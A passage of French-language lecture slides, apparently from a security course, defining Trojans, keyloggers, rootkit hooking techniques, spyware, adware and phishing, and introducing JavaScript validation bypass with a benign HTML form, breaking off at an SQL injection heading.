
- *A Trojan horse is a program that appears to have some useful or benign purpose, but really masks some hidden malicious functionality (Skoudis)*

- Programme informatique d'apparence légitime qui a été conçu dans l'intention de perturber et de porter atteinte à l'activité de l'ordinateur

- *Key logger* = programme qui intercepte les données entrées au clavier

- Programme qui active le micro du PC pour enregistrer …

Diplôme Solleder



Rootkit (1)

- *Rootkits are Trojan horse backdoor tools that modify existing operating system software so that an attacker can keep access to and hide on a machine (Skoudis)*

- La victime *(user / admin)* utilise à son insu du code modifié par l'attaquant qui lui permet de cacher ses actions

- La victime exécute la commande (dir, show process, …)


  Le système d'exploitation répond

  Cette réponse est interceptée puis filtrée avant d'être affichée

  → *DLL Injection, API Hooking, …*

Rootkit (2)

- L'analyse *live* ne peut plus être considérée comme fiable si le système est infecté par un *rootkit*



Rootkit (3)

- Techniques utilisées par les *malware* pour masquer leur présence aux antivirus, *personal firewall*, …

- Méthodes de crochet *(hook)* en mode *user & kernel*

  Modification de IAT *(Import Address Table)* au niveau application

  Modification dans Windows API

  Modification dans ntdll.dll

  Modification dans les entrées de *Service Dispatch Table*

- Mémoire de diplôme → http://www.tdeig.ch/windows/wenger_M.pdf

- Modification au niveau du noyau

  Détection encore plus difficile du rootkit

Spyware

- *Spyware* désigne tout logiciel espion, conçu dans le but de collecter des données personnelles sur un utilisateur (client) et de les envoyer secrètement à son créateur ou tout autre entité (serveur) via internet

  Travail de diplôme → http://www.tdeig.ch/windows/desousa_M.pdf


- *Adwares* (logiciels publicitaires), *pop-ups* et quelques *cookies*, sont parfois considérés comme des *spywares* car ils peuvent fonctionner sans le consentement de l'utilisateur. À la différence des *spywares* purs, certains *adwares* ne transmettent pas de données personnelles à leurs créateurs, ils ne font qu'afficher des bannières publicitaires. Ils sont utilisés, le plus souvent, comme source de financement pour les éditeurs de *freewares* (logiciels gratuits), dans lesquels ils sont incorporés.

Phishing

- désigne une escroquerie en ligne qui s'appuie sur l'usurpation d'identité et vise à récupérer des informations personnelles comme les coordonnées bancaires


- Il utilise divers mécanismes tels que *spam* et faux sites web imitant les sites légitimes

Contournement de validation javascript : Dizon 2003 (1)




```
<form name="formulaire" method="POST" onSubmit="return validerFormulaire()">
  <input type="text" name="email">
  <input type="text" name="utilisateur">
  <input type=submit value="Submit">
</form>
```

Contournement de validation javascript : Dizon 2003 (2)



Injection SQL (1)

- Illustration d'une authentification utilisant PHP et MySQL

- Requête http

